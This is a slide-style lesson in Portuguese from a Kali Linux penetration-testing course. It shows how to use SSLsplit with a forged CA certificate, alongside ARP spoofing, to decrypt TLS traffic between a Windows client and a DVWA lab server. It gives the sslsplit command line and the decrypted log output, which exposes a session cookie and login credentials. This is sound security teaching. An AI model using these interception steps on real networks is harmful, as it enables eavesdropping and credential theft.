

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>




Obtendo dados SSL com SSLsplit

Na aula anterior, preparamos nosso ambiente para atacar uma conexão SSL/TLS enquanto, nesta aula, vamos usar o SSLsplit para complementar um ataque MITM e extrair informações de uma comunicação criptografada.



Obtendo dados SSL com SSLsplit

****Precisamos ter um ataque spoofing ARP executando antes de iniciar esta aula e ter concluído com êxito a aula anterior Configurando um ataque SSL MITM.****



Obtendo dados SSL com SSLsplit

Em primeiro lugar, precisamos criar os diretórios nos quais o SSLsplit vai armazenar os logs. Para fazer isso, abra um terminal e crie dois diretórios, como mostrado.

```
# mkdir /tmp/sslsplit
```

```
# mkdir /tmp/sslsplit/logdir
```



Obtendo dados SSL com SSLsplit

Agora, vamos iniciar o SSLsplit.

```
# sslsplit -D -l connections.log -j /tmp/sslsplit -S logdir -k  
certauth.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
```




Obtendo dados SSL com SSLsplit

Agora que o SSLsplit está em execução e o MITM Ettercap está entre o Windows e a dvwa vá para o cliente Windows e navegue para: `https://192.168.56.102/dvwa/`

Obtendo dados SSL com SSLsplit

O navegador pode solicitar confirmação de autenticidade, já que a nossa CA e certificado não são reconhecidos oficialmente por nenhum navegador da web. Defina a exceção e continue.





Obtendo dados SSL com SSLsplit

Agora inicie sessão no DVWA utilizando o admin na senha e login




Obtendo dados SSL com SSLsplit

Vamos ver o que aconteceu no SSLsplit indo para um novo terminal e verificando o conteúdo dos logs no diretório que criamos para SSLsplit.

```
# ls /tmp/sslsplit/logdir/
```

```
# cat /tmp/sslsplit/logdir/*
```

Obtendo dados SSL com SSLsplit



```
SMs000000N00(i.Mk300N3C
000:0^0ZYR%000J0 000^40000000000,000F00000
W
0/>MoG0"J00#1000}I000pin0gx0(0|%0
00000E00\000000G0k[0000~0000wI 00~0"0C000+V000`0P20iV0F0200l4000'0$!j0~-
Accept: image/jpeg, application/x-ms-application, image/gif, application
Referer: https://192.168.56.102/dvwa/login.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.56.102
Content-Length: 41
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: security=low; PHPSESSID=m8851in96p3aag9islani1o7u4

username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Mon, 16 Nov 2015 23:29:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with
```



Obtendo dados SSL com SSLsplit

Agora, mesmo se Ettercap e Wireshark apenas verem dados criptografados, podemos visualizar a comunicação em texto de modo claro com o SSLsplit.